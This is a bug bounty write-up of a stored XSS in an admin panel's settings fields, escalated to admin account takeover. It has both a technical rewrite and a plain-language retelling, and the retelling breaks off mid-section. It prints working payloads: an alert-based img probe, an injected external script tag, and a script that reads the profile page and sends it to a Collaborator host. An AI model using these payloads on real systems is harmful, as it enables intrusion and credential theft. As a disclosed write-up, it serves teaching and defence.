How i made 500$ with XSS
A stored cross-site scripting (XSS) vulnerability in a profile picture field allowed an attacker to execute JavaScript in an admin's browser. The attacker used this to read a recovery code from the admin's profile page and exfiltrate it, enabling account takeover.
 Published on nassimchami.medium.com
Hi Hackers, Hope you all are safe. today we have another writeup and it’s about my interesting finding on a private program where I was able to completely takeover admins accounts just by click to show my profile picture.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a private web application, referred to in the write-up as redacted.net, that presented itself as an experimental admin panel for managing users, groups and articles. The login page offered two ways in: new admins could enter an access code, and existing admins could sign in with their email address and password. The researcher received credentials from the program to log in.

The feature at the centre of the finding is the account settings page. It contains a number of inputs, and the values saved there later appeared on the page reached through the profile picture feature. That rendering is what turned a stored cross-site scripting issue into something that could be escalated to account takeover.
Setup
The researcher had an admin account on the private program, with credentials supplied by the program itself. Testing was done in a browser against the settings page and the profile view, with Burp Suite used later to inspect requests and responses and a Burp Collaborator instance used to receive out-of-band callbacks. A second account was opened to check whether injected content was reflected to other users. The write-up does not give versions for any of these tools.
Finding it
After logging in, the researcher went straight to account settings and tested every input except the email field with a simple HTML snippet:
<h1>test</h1>


After saving and refreshing, the H1 tag disappeared from all of the inputs, and it was not clear where, if anywhere, the value was being reflected. Opening a second account to look for the injected content produced nothing.

After several hours without a result, the researcher moved to the profile picture feature. A PNG image containing an XSS payload was uploaded as the profile picture, saved, and then viewed. The image payload itself did not reflect, but the other settings inputs did appear on that page. That was the first sign that the settings values were being rendered somewhere after all.
The HTML snippet was then replaced with an image-based XSS payload:

><img src=”https://media.geeksforgeeks.org/wp-content/uploads/20190516152959/Cross-Site-ScriptingXSS.png" onload=alert(11)>
and the payload reflected successfully.

Some hours after reporting, the program replied that XSS vulnerabilities were out of scope.

With the XSS itself out of scope, the researcher decided to escalate it to a higher-impact issue. The first check was whether the session cookie could be read from JavaScript. It could not: the cookie had HttpOnly enabled, so document.cookie returned nothing useful.

Burp Suite was then used to analyse the requests and responses of the application. In one response the researcher found something more interesting than the cookie: a recovery code was reflected in the response, along with other important information.
Exploitation
Step 1: read the page that contains the recovery code
The idea was to use JavaScript, executed through the stored XSS, to fetch the page that contained the recovery code and exfiltrate its contents. The payload written for this was:
var Http = new XMLHttpRequest();
var url=’https://redacted.com/profile';
Http.open(“GET”, url);
Http.send();

var burp =’https://burp-collaborator/test.php?id=' + Http.responseText ;
Http.onreadystatechange = (e) => {
 Http.open(“GET”, burp);
 Http.send();
}
The script issues a GET request to the profile page, then builds a second URL pointing at the researcher's Burp Collaborator endpoint with the response text appended as the id query parameter, and sends that request when the state changes. In effect, the body of the profile page is shipped out of band to the Collaborator.
Step 2: deliver the script through the vulnerable input
The JavaScript was hosted on the researcher's own website and loaded into the vulnerable settings input with this payload:
“><script src=”https://mywebsite.com/exploit.js” ><script>

The external script tag causes the browser rendering the affected page to load and run exploit.js, which performs the two requests described above.
Step 3: use the recovery code
The Collaborator received the response of the profile page, including the recovery code and other information. Because the code does not expire, it could be used to register as a new admin and to change the password of the account. The write-up notes that the recovery code is the same code an admin receives by email when a new admin is added, and that the new admin uses it to register.

Timeline
| Event | Date |
|---|---|
| Reported | 21 Sep 2021 |
| Triaged | 29 Sep 2021 |
| Reward | 29 Sep 2021 |
The bounty was 500 USD.
Root cause
The settings inputs were stored and later rendered into the profile page without adequate output encoding, so HTML and script supplied by a user were interpreted by the browser. The initial <h1>test</h1> probe showed the tag vanishing from the inputs, which made the reflection hard to locate; it only became visible on the profile view page reached through the profile picture feature. The HttpOnly flag on the session cookie prevented direct cookie theft, but it did nothing about the page content itself: the recovery code was present in the response body, so any script running in the page's origin could read it. The recovery code not expiring, and being the same code used when an admin adds a new admin, is what the researcher used to escalate to account takeover. The report does not describe the server-side code, so the exact encoding failure is not stated.
Impact
Script running in the application's origin can read the profile response, including the recovery code and other information shown there. With that code, and because it does not expire, the attacker can register as a new admin and change the account password. The write-up frames this as complete takeover of admin accounts, reached by clicking to show the profile picture. The program initially classified XSS as out of scope, and the escalation to account takeover is what the researcher pursued instead.
Fix
The fix that follows from the finding is to encode user-controlled values on output so that settings content is rendered as text rather than markup, and to treat the recovery code as a secret that is never placed in a page response that ordinary users can load. Shortening or invalidating recovery codes after use would also limit the value of leaking one.
Variants to test
- Test every settings field, including ones that appear not to reflect, by saving a unique marker and then browsing every page that shows profile data. A positive result is the marker appearing as live markup rather than escaped text.
- Upload an image whose contents include an HTML payload and view it through the profile picture feature. A positive result is the payload rendering on the profile page even though the image itself does not execute.
- Look for secrets in profile and account responses, such as recovery codes, API keys or invite codes. A positive result is a value in the response body that grants access or resets credentials.
- Where
HttpOnlyblocks cookie theft, use the XSS to read page content and send it to a Collaborator endpoint, as in the payload above. A positive result is the page body arriving out of band. - Check whether recovery or invite codes expire and whether they can be reused. A positive result is a code that still works after the expected lifetime or after being used once.
What happened, in plain words
A security researcher was invited to test a private web application, which the write-up calls redacted.net. The application was an admin panel, a website where administrators manage users, groups and articles. The researcher found a way to make the application run code written by an attacker inside an administrator's browser. At first the program said this kind of bug was out of scope, meaning they were not paying for it. The researcher then showed that the same bug could be used to read a special code from the profile page. That code let the attacker register as a new admin and change the account password. The researcher could register as a new admin and change the account password.
This article walks through the whole story from the beginning, explaining each idea as it comes up.
The target and the login page
The application was a private program, so it was not open to the public. The researcher received an invitation and login credentials from the program itself. The login page had two ways in:
- New admins could enter an access code.
- Existing admins could sign in with their email address and password.
The screenshot shows the login page with those two options. The researcher used the credentials supplied by the program.
A quick word on terms used from here on. An admin panel is a private area of a website where staff manage content and other users. A credential is simply a username and password, or in this case an email address and password. A private program is a bug bounty programme that only invited researchers can see, as opposed to a public one that anyone can join.
Testing the account settings page
After logging in, the researcher went straight to the account settings page. This page had many input fields, which are the boxes where you type text, such as your name or a short bio. The researcher tested all of them except the email field by typing a small piece of HTML into each one:
<h1>test</h1>
HTML is the language browsers use to describe a web page. <h1> is a tag that means "heading level 1", so a browser that sees <h1>test</h1> will show the word "test" as a large heading. The researcher used this because it is harmless: if the page ever shows a big heading saying "test", that proves the page is treating typed text as HTML code rather than as plain text. That is the first sign of a possible cross-site scripting (XSS) bug. XSS means a website lets someone else's code run inside another person's browser session, as if the site itself had written that code.
After saving and refreshing the page, the H1 tag disappeared from all of the inputs. The researcher could not tell where, if anywhere, the value was being shown. To check whether other users could see it, the researcher opened a second account, but found nothing there either.
At this point the test looked like a dead end. The value was being saved somewhere, but it was not visible on the settings page or on the second account's view.
The profile picture feature
After several hours without a result, the researcher moved on to the profile picture feature. The idea was to upload a PNG image that contained an XSS payload inside it, save it, and then view the profile. A payload is the piece of code or data an attacker uses to trigger a bug. The image payload itself did not execute, but something else happened: the other settings inputs did appear on that page.
This was the first sign that the settings values were being rendered somewhere after all, just not on the settings page itself. The profile view page was showing them.
The researcher then replaced the harmless HTML snippet with an image-based XSS payload:
><img src=”https://media.geeksforgeeks.org/wp-content/uploads/20190516152959/Cross-Site-ScriptingXSS.png" onload=alert(11)>
Line by line:
- The leading
>closes whatever HTML tag the page had already opened around the input, so the browser stops treating the following text as part of that tag. <img ...>starts an image tag. Thesrcattribute points at an image hosted on an external site.onload=alert(11)is an event handler. It tells the browser: when this image finishes loading, run the JavaScriptalert(11), which pops up a small dialog box showing the number 11.
If that dialog appears, it proves the browser executed attacker-supplied JavaScript. The payload reflected successfully, meaning the page rendered it as live HTML.
The program says XSS is out of scope
Some hours after the researcher reported the finding, the program replied that XSS vulnerabilities were out of scope. In bug bounty terms, out of scope means the program has decided that this class of bug is not eligible for a reward, even if it is real.
The researcher was confused by this, but decided to escalate the XSS into something with higher impact. Escalation means taking a low-value bug and chaining it with other behaviour to show a more serious consequence, such as stealing data or taking over an account.
Trying to steal the cookie
The first thing the researcher tested was whether the session cookie could be read from JavaScript. A cookie is a small piece of data a website asks the browser to store and send back with every request. Session cookies are how a site remembers that you are logged in: if an attacker can read yours, they can often impersonate you.
The cookie could not be read, because HttpOnly was enabled. HttpOnly is a flag a server can set on a cookie that tells the browser: never let JavaScript see this cookie. So document.cookie, the JavaScript command that lists cookies, returned nothing useful.
The caption on the screenshot reads "i got null result using document.cookie event", which matches: the command ran but produced no cookie value.
Finding something better in Burp Suite
